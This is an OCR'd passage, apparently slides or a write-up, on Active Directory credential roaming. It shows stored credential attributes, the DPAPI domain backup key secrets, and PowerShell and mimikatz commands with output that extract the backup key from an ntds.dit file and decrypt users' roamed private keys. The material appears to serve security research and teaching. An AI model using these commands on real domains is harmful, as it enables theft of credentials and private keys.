


John Doe Properties

Attributes:


Attribute	Value
msPKIAccountCredentials	B:4442:25315C34373731646661626363
msPKIDPAPIMasterKeys	B:1744:25305C633134653766363 92D3
msPKIRoamingTimeStamp	\58\7E\03\D0\19\A6\D5\01\F4\E0\05
objectCategory	CN=Person,CN=Schema,CN=Configurati
objectClass	top; person; organizationalPerson; user
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	8/1/2019 10:20:03 PM Central Europear

Parsing The Roamed Credentials




```
Credential Roaming
  Created: 11/28/2019 7:29:47 PM
  Modified: 11/28/2019 7:29:47 PM
  Credentials:
    DPAPIMasterKey: c14e7f69-3bf5-4c49-92d8-78d759d74ece
    DPAPIMasterKey: bfefb3a6-5cdc-44f9-8521-a31feb3acdb1
    CNGPrivateKey: C9ABDF8DC38EA2BA2E20AEC770D91210FF919F87
    CNGPrivateKey: 9F95F8E4F381BFFFD22B5EFAA013E53268451310
    CNGCertificate: AF839B040D1257997A8D83EE71F96918F4C3EA01
    CNGCertificate: 49FD324E5CC4A6020AC9D12D4311C7B33393A1C4
    CryptoApiCertificate: DEFFADB62EE547CB88973DF664C4DC958E8E64D8
    CryptoApiCertificate: 4E951C29567A261B2E90C94BCCEFAE1FA878A2CB
    RSAPrivateKey: 4771dfabcc8ad1ec2c84c489df041fad_edc46440-65c9-41ce-aaeb-73754e0e38c8
    RSAPrivateKey: 0581f4e60886492660387260d9f8786a9_edc46440-65c9-41ce-aaeb-73754e0e38c8
```

Credential Encryption using DPAPI




DPAPI Domain Backup Key




Name	Type
AdminSDHolder	Container
BCKUPKEY_7882b20e-96ef-4ce5-a2b9-3efdccbbce28 Secret	secret
BCKUPKEY_b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d Secret	secret
BCKUPKEY_P Secret	secret
BCKUPKEY_PREFERRED Secret	secret

Extracting Roamed Credentials




```
PS > Get-ADDBBackupKey -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf | Save-DPAPIBlob ..\Output\
PS > Get-ADDBAccount -DBPath .\ntds.dit -All | Save-DPAPIBlob ..\Output\

 Reading accounts from AD database
    126+ accounts
```

Decrypting Roamed Private Keys



```
Output
  Abbi
    Crypto
      RSA
        S-1-5-21-4534338-1127018997-2609994386-1304
    Protect
      S-1-5-21-4534338-1127018997-2609994386-1304
    SystemCertificates
      My
        Certificates
  Administrator
    Crypto
    Protect
    SystemCertificates
      My
      Request
        Certificates
  Lara
  Logan
```




Select mimikatz 2.1.1 x64 (oe.eo)

```
mimikatz # dpapi::capi /in:"Administrator\Crypto\RSA\S-1-5-21-453
41985b6923998dcca035c007a_f8b7bbef-d227-4ac7-badd-3a238a7f741e"
**KEY (capi)**
  dwVersion          : 00000002 - 2
  dwUniqueNameLen    : 00000025 - 37
  dwSiPublicKeyLen   : 00000000 - 0
  dwSiPrivateKeyLen  : 00000000 - 0
  dwExPublicKeyLen   : 0000011c - 284
  dwExPrivateKeyLen  : 000005fc - 1532
  dwHashLen          : 00000014 - 20
  dwSiExportFlagLen  : 00000000 - 0
  dwExExportFlagLen  : 000000a8 - 168
  pUniqueName        : 472576b9-14d6-44c3-bfaf-bccd074d4695
  pHash              : 0000000000000000000000000000000000000000
  pSiPublicKey       :
  pSiPrivateKey      :
  pSiExportFlag      :
  pExPublicKey       : 525341310801000000080000ff0000000100010015
6d3539d779305382b32a040962c1d0ff8207e1a4a07aa52baa1d89fc01e215061
b301e37e2c56a71ee0e542c9255389c7213dc4781c230e9e4f55fda3aa05bfc88
